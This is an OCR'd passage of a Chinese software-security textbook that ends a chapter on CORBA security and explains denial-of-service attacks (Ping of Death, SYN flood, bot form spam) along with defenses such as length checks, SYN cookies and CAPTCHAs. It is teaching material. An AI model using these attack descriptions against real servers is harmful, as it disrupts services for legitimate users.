



图 10-9





CORBA 标准主要分为 3 个层次：

(1) 对象请求代理 ORB。处于 CORBA 最底层，在 ORB 中规定了分布对象的定义和语言映射与对象间通信的实现。

(2) 公共对象服务。处于在 ORB 之上，定义了若干公共服务，如命名服务、并发服务、安全服务、事务服务等。

(3) 公共设施。处于 CORBA 体系最上层，定义了组件框架，提供的服务可以直接被业务对象使用。

10.6.2　CORBA 安全概述

在 CORBA 的调用中，对对象的安全调用是最关键的。CORBA 安全主要体现在以下几个方面：

(1) CORBA 体系结构中，已经建立了一个完整的体系结构来支持各种安全功能。CORBA 安全规范中定义了许多接口来完成这些安全方面的操作或定义。由于这些接口的实现过程比较复杂，因此都是封装起来的，对外提供接口，让用户调用时比较方便。

(2) CORBA 支持安全策略和安全域的定义。安全策略和安全域对系统的安全需求进行划分，是具体安全措施执行的基础。其中，安全策略定义了对象的访问控制、授权、不可否认性等安全保护规则，是限制对象的活动、确保系统安全的重要保证；一般说来，系统的保护，首先是基于安全策略的。

但是，分布式系统中运行的对象可能有很多个，对每个对象实行安全策略，比较麻烦。于是，在 CORBA 中定义了安全域的概念，安全域主要用于对系统进行划分。对象安全域是基于安全策略，对一组对象进行管理的一种方式。可以认为，安全域是安全管理的基本单位，安全域中的对象具有类似的安全需求，基于这些安全需求，来利用相应的安全策略保护安全域中的对象。CORBA 体系中，安全域还可以划分为多个子安全域，关于子安全域和父安全域的安全策略的重叠问题，读者可以参考相关文献。


CORBA 安全体系结构，具有良好的特性，能够满足大部分应用系统的需求；不过，也具备一些缺陷，如：

- 其安全规范建立在 CORBA 基础之上，无法与其他组件环境，如 EJB、DCOM 统一；
- 对身份的指定不够明确，等等。

小　　结

本章主要针对目前比较流行的远程调用方法和常见的组件进行安全讲解。首先讲解远程调用的基本原理和安全问题，然后对 ActiveX 和 Java Applet 也进行了安全方面的讲解，接下来对 DCOM 和 EJB 安全方面进行了讲解，最后对 CORBA 安全进行了讲解。






练　　习

1. 编写一个 EJB 方法控制的代码。
2. 编写一个不安全的 ActiveX,并测试。
3. 编写一个 DCOM 方法控制的代码。
4. 怎样让 Java Applet 可以访问本地文件?
5. 编写一个 CORBA 程序,体验其安全服务。

参考文献

1 百度百科. RPC. http://baike.baidu.com/view/32726.htm.
2 百度百科. ActiveX. http://baike.baidu.com/view/28141.htm.
3 百度百科. CORBA. http://baike.baidu.com/view/153815.htm.



避免拒绝服务攻击

拒绝服务(Denial of Service,DoS)攻击,是网络上常见的一类攻击的总称,其目的是使计算机或网络无法提供正常的服务。在DoS攻击中,最常见是网络带宽攻击和连通性攻击。前者一般恶意向网络发送极大的通信量,使得可用网络资源被消耗,而合法的用户连接反而无法通过;后者主要是针对网络上的计算机,向这些计算机发出大量的连接请求,消耗计算机可用的操作系统资源,导致计算机无法再处理合法用户的请求。

DoS攻击由于实施起来比较容易,效果也比较明显,因此在网络上比较常见,也给网络安全带来巨大的威胁。


本章首先讲解了拒绝服务攻击的过程以及危害,接下来阐述了几种常见的拒绝服务攻击,最后对它们提出了解决方案。本章涉及到的DoS攻击包括系统崩溃、资源不足、恶意访问等。

11.1　拒绝服务攻击


拒绝服务攻击作为互联网上的一种常见攻击手段,已经有多年历史。拒绝服务攻击曾被称为互联网上最为严重的威胁之一。早期的拒绝服务攻击是利用了TCP/IP协议的缺陷,将提供服务的网络的资源消耗殆尽,导致其不能提供正常服务,不过,在本章中,也将一些对服务器的恶意访问包含了进来。由于拒绝服务攻击形式较多,并且很多情况下都是利用了一些现有协议的漏洞,因此,到目前为止,还没有很好的解决办法来解决拒绝服务攻击问题。

拒绝服务攻击的攻击方式有多种,如:

- 消耗网络带宽;
- 消耗网络设备的CPU;
- 消耗网络设备的内存;
- 导致网络上设备系统崩溃,等等。



注意，这里的网络设备也包括网络上的计算机。





提示　以具有代表性的攻击手段SYN flood、ICMP flood、UDP flood为例，其原理是：针对同一个服务器的某个端口（如HTTP所在的80端口），短时间内发送大量伪造的连接请求报文，造成服务器忙不过来，严重的时候资源耗尽、系统停止响应甚至崩溃。这是对网络上服务器的攻击。

而另一种是针对网络带宽本身的攻击，使用真实的IP地址，对服务器发起大量的真实连接，抢占带宽，由于服务器的承载能力有限，就有可能造成合法用户无法连接，当然也有可能造成服务器的资源耗尽，系统崩溃。更有甚者，可以使用假的IP地址（IP地址欺骗），使得服务器端无法通过“黑名单”来拒绝一些恶意的IP地址。

从攻击原理分，拒绝服务攻击可分为两类：

(1) 基于漏洞的攻击，又称为逻辑攻击（Logic Attack）。该攻击方法中，攻击者首先找到软件中存在的漏洞（如操作系统中存在的缓冲区溢出漏洞），然后向存在漏洞的系统发送经过精心设计的数据包，使得系统崩溃或性能急剧下降。

(2) 基于流量的攻击，又称为洪水攻击（Flooding Attack/Bandwidth attack）。该攻击方式是指攻击者在短时间内，向目标系统发送大量数据包，消耗目标网络带宽或系统资源。

传统的拒绝服务攻击，一般是从一个攻击源攻击一个目标。随着攻击技术的进步，近些年来，拒绝服务攻击已经演变为分布、协作、大规模攻击方式，从多个攻击源攻击一个目标，即分布式拒绝服务攻击（Distributed Deny of Service，DDoS）。DDoS通常被用于对一些大型商务网站或网络系统进行攻击，攻击强度和造成的危害大大超过传统的Dos攻击。

有关DoS攻击和DDoS攻击的其他资料，读者可以参考相关文献。

11.2　几个拒绝服务攻击的案例

11.2.1　程序崩溃攻击


拒绝服务攻击引起程序崩溃，可以通过改善代码质量来降低损失。在这类攻击中，最薄弱的环节是一些使用了网络堆栈进行工作的场合。比如，在UDP通信中，构建一个UDP数据包，在UDP文件头中指定的长度比实际上数据包长度大，则系统内核会引起内存访问错误，此时各种系统都会有相应的反应，如：

- UNIX系统中，系统进入应急状态；
- Windows系统会蓝屏或者进行错误检查；
- 系统重新启动，等等。

本节以Ping Of Death攻击来阐述这个问题。

根据TCP/IP的规范，一个包的长度最大为65 535字节。尽管一个包的长度不能超过65 535字节，但可以把报文分割成片段，然后在目标主机上重组。但是，这个规则本身存在着漏洞，如果攻击者精心设计，最终会导致被攻击目标缓冲区溢出，这也是拒





绝服务攻击的一种形式。

一般说来，当一个主机收到了长度大于 65 535 字节的包时，就是受到了 Ping of Death 攻击，该攻击会造成系统的宕机。如下代码是一个 IP 头定义：

IP 头定义

```
// 定义 IP 首部
struct _iphdr
{
    unsigned char h_verlen;              // 4 位首部长度,4 位 IP 版本号
    unsigned char tos;                   // 8 位服务类型 TOS
    unsigned short total_len;            // 16 位总长度(字节)
    unsigned short ident;                // 16 位标识
    unsigned short frag_and_flags;       // 3 位标志位,13 位偏移量
    unsigned char ttl;                   // 8 位生存时间 TTL
    unsigned char proto;                 // 8 位协议 (TCP, UDP 或其他)
    unsigned short checksum;             // 16 位 IP 首部校验和
    unsigned int sourceIP;               // 32 位源 IP 地址
    unsigned int destIP;                 // 32 位目的 IP 地址
};
```

在以上结构体 ip_header 中，total_len 定义了数据包中所包含的字节数目，在本程序中 unsigned short 最大值是 65 535，即一个包的长度最大为 65 535 字节。

此时如何实现 Ping Of Death 攻击呢？这里首先要将在结构体 ip_header 的结构进行一下解释。在结构体 ip_header 中，有一个成员 frag_and_flags，该成员共 2 字节 16 位，它分为两部分。

(1) 3 位标志位：这里需要解释的是其中两位，其中 1 位指定数据包是否允许被分段，还有 1 位指定后面是否还有更多允许分段的数据包。

(2) 另外 13 位：指定数据包分段的偏移量。


这样就可能出现一个问题：在整个数据包所包含的最后一个字节处，最后一个数据段可以被添加到整个数据包中，数据包的长度就会超过最大值是 65 535。此时出现拒绝服务攻击。

怎样避免这样的问题？很明显，应该在编程的过程中进行充足的考虑(比如在数据组装时进行充分的检查)，并且认真进行测试，使得数据包的长度在 65 535 之内。以下代码结构可以解决以上问题：

```
// 数据检查
bool ReassemblePackets(含有多个_iphdr 的集合)
{
    // Step1:获取最后一个包,找到其偏移量
    // Step2:获得该包的长度
    // Step3:用偏移量加上该包长度,看是否大于 65535
    // Step4:决定该包是否被丢弃
}
```



该代码结构中描述了运算过程，具体的代码和具体的语言相关，用户可以参考相关资料，完成相应代码。



Note

11.2.2 资源不足攻击

资源不足攻击，顾名思义，是指攻击者能够消耗特定的资源，使得系统资源不足。以聊天程序为例，如果服务器代码中，每收到一个 Socket 连接请求就开辟一个新的线程，那么敌方就有可能反复请求连接，如果不限制工作线程的数目，攻击者就很容易反复进行连接请求，制造足够多的线程来耗尽服务器端的 CPU 和内存资源。本节以 SYN Flood 为例，来说明这种攻击的原理和解决方法。

SYN Flood 是当前比较流行的 DoS 与 DDoS 方式之一，很多其他形式的攻击都可能是这种攻击的变种，或者原理与此方法类似。在该攻击方法中，利用了 TCP 协议缺陷，向服务器端发送大量的 TCP 连接请求，而这些连接请求是伪造的，从而使得被攻击方资源耗尽(CPU 满负荷或内存不足)。

根据网络通信原理，TCP 协议是基于连接的，言下之意，为了在服务端和客户端之间传送 TCP 数据，必须先建立一个 TCP 连接，然后才能够传输数据，否则一端就进行等待。其中，建立 TCP 连接的过程在 TCP 协议中被称为三次握手(Three-way Handshake)，其过程如图 11-1 所示[1]。





图 11-1


图 11-1 中，HOST A 向 HOST B 发出链接请求，可以认为 HOST A 为客户端，HOST B 为服务器端，其流程如下：

(1) 客户端向服务器端发送一个 TCP 报文(同步报文或称 SYN 报文)，该报文包含 SYN(同步)标志，SYN 报文中同时指明了客户端使用的端口以及 TCP 连接的初始序号(seq＝x)；

(2) 服务器端在收到客户端的 SYN 报文后，将返回一个 SYN(同步)＋ACK(确认)标志的报文给客户端，表示客户端的请求被服务器端接受；从图 11-1 中可以看出，此处 seq＝y，ACK＝x＋1；

(3) 客户端收到服务器端的 SYN(同步)＋ACK(确认)标志的报文之后，也返回一个含有 ACK 标志(ack＝y＋1)的报文给服务器端，到此一个 TCP 连接完成。





不过，我们无法保证网络的稳定性，如果由于网络原因，无法保证三次握手能够正常完成，TCP 协议是怎么解决的呢？

以一个极端的例子为例，在上面例子的第一步中，客户端向服务器发送了 SYN 报文后突然停电，服务器并不知道客户端停电了，在服务器上仍然执行第二步工作，也就是说，服务器端在收到客户端的 SYN 报文后，将返回一个 SYN(同步)＋ACK(确认)标志的报文给客户端。

但是此时，由于客户端停电了，客户端就无法执行第三步，也就是说服务器端无法收到客户端的 ACK 报文(第三次握手无法完成)，怎么处理？

TCP 协议中，这种情况下服务器端一般再次发送 SYN＋ACK 给客户端，经过一段时间，如果还是没有响应，则将该连接视为无效的连接，并且丢弃；通俗地说，就是服务器等待，超过一定时间，放弃连接。

一般说来，服务器等待的这个时间为 30 秒到 2 分钟，该时间也称为 SYN Timeout 时间。

攻击者就是利用这个缺陷，可以对服务器进行攻击。因为当单个客户端连接服务器时出现异常，导致服务器的一个线程等待一段时间，不会造成服务器的崩溃；但是，如果大量的客户端连接服务器出现异常，导致服务器的多个线程都要等待一段时间，服务器就难以承受了。

SYN Flood 攻击中，攻击者就是大量模拟了这种情况，此时，服务器在短时间内必须消耗资源来维护一个很大的未完成的连接的集合，并且还要对这个集合不断进行遍历和检查，会消耗非常多的 CPU 时间和内存；此外，服务器还要不断对各个客户端发出 SYN＋ACK 报文进行重试，当攻击足够凶猛时，服务器的 TCP/IP 栈如果不够强大就会造成崩溃；即使没有崩溃，服务器也会忙于处理这些伪造的请求，当客户的正常请求到达时，它也难以处理。站在正常客户的角度来看，服务器响应变慢，或者干脆失去了响应。

从开发角度讲，要防御此种攻击，有几种简单的解决方法：

- 缩短 SYN Timeout 时间。SYN Flood 攻击的本质在于向服务器端请求大量的未完成连接，而这些连接的个数直接影响到攻击的效果。因此，如果将 SYN Timeout 时间缩短，就有可能让某些连接在短时间之内被放弃，可以降低服务器负担。

值得注意的是，如果将 SYN Timeout 设置过小，又有可能会影响正常客户的访问。但是，该方法仅在对方攻击频度不高的情况下生效。

- 设置黑名单。一般采用 Cookie 方法，也称 SYN Cookie。该方法中，当有一个请求到达时，给该请求连接的 IP 地址分配一个 Cookie，如果在短时间之内，该 IP 地址重复发送 SYN 报文，就可以认为该 IP 地址是一个攻击者，将其加入到黑名单，凡是被加入到黑名单中的 IP 地址，传送的数据包直接被丢弃。该方法主要针对客户端 IP 地址没有经过伪造的情况。

如果客户端攻击者的 IP 地址经过伪造，这种方法就不奏效了。


- 使用相应软件(防火墙)，屏蔽掉一些可疑的客户端，也能从一定程度上降低被攻击系统的负荷。





怎样判断程序受到了拒绝服务攻击呢？以 TCP SYN Flood 攻击为例，一般情况下，可以一些简单步骤来判断系统是否正在遭受 TCP SYN Flood 攻击，如：

- 由正常客户端报告，发现服务端无法提供正常的 TCP 服务，连接请求经常被拒绝或超时。
- 在服务器端，利用 netstat-an 命令，检查系统中是否有大量的 SYN_RECV 连接状态，如果有很多，或者超过一定比例，就说明系统可能遭受了拒绝服务攻击。图 11-2 是运行该命令的效果。



```
C:\Documents and Settings\Administrator>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1099           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:28850          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1030         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:36897        0.0.0.0:0              LISTENING
  TCP    192.168.1.70:139       0.0.0.0:0              LISTENING
  TCP    192.168.1.70:1165      58.19.13.217:80        ESTABLISHED
```

图 11-2

11.2.3 恶意访问攻击

某些应用程序（特别是 Web 程序）是针对不可预知的客户的，客户的访问大都是正常的，但是某些恶意的访问可能会给系统造成一定困扰。以 Web 程序为例，Web 程序的运行结构如图 11-3 所示。





图 11-3

图 11-3 中，客户端可以发出请求，运行应用服务器中的程序（如网页），服务器端程序访问数据库，得到结果应答给客户端。此时，恶意的客户端有可能对服务器端造成一些攻击，如：

- 恶意添加。编写一段机器人程序，通过客户端页面，向服务器端反复提交一些添加的信息（如注册新用户、发表评论等），让应用服务器忙，数据库反复添加信息，保存大量垃圾数据。
- 恶意查询。编写一个机器人程序，对同一个账号，反复进行登录试探密码，等等。





以上 Web 站碰到的客户机恶意攻击，是一种身份欺骗，是一种常见的攻击手段。它通过在客户端脚本写入一些代码，然后利用客户机在网站反复登录；或者攻击者自己创建一个网页，网页中包含一个表单，表单内包含了和原始网站提交表单中相同的提交目标和表单元素，然后反复提交表单，实际上是在服务器端进行相应的操作，如创建账户、提交垃圾数据等。

如果服务器本身不能验证该提交的有效性，并及时拒绝此非法操作，它会让服务器端反复运行，不仅消耗系统的时间资源（让服务器做无用功），也消耗系统的空间资源（数据库中存储了大量垃圾数据），这样，降低网站性能，正常用户访问得不到及时响应，严重情况下甚至使程序崩溃。

提示　该种攻击，严格讲，并不属于拒绝服务攻击的范畴。但是，由于该攻击也能消耗服务器端资源，因此将其和拒绝服务攻击一起阐述，在此说明。

要想防范该种恶意攻击，问题的关键在于判断访问 Web 程序是合法用户还是恶意操作的用户，这一般采用“验证码”技术来实现。

所谓验证码，就是由服务器产生一串随机产生的数字或符号，形成一幅图片，图片应该传给客户端，为了防止客户端用一些程序来进行自动识别，图片中通常要加上一些干扰像素，由用户肉眼识别其中的验证码信息。

客户输入表单提交时，验证码也提交给网站服务器，只有验证成功，才能执行实际的数据库操作。

典型的含有验证码的表单如图 11-4 所示。

用户要想登录，必须准确填入验证码。

用户名：
登录密码：
验证码：　5325

图　11-4

验证码为什么可以防止对网站的恶意访问呢？首先介绍验证码必须满足以下几个性质：


- 不同的请求，得到的验证码应该是随机的，或者是无法预知的，必须由服务器端产生。
- 验证码必须通过人眼识别，而通过图像编程的方法编写的机器人程序在客户端运行，几乎无法识别。这就是验证码都比较歪斜或者模糊的原因，否则就很容易通过图像处理算法来识别。
- 除了人眼观察之外，客户端无法通过其他手段获取验证码信息。这就是验证码为什么用图片，而不是直接用一个数字文本在页面上显示的原因，因为客户端可能通过访问网页源代码的方式获取验证码的内容。

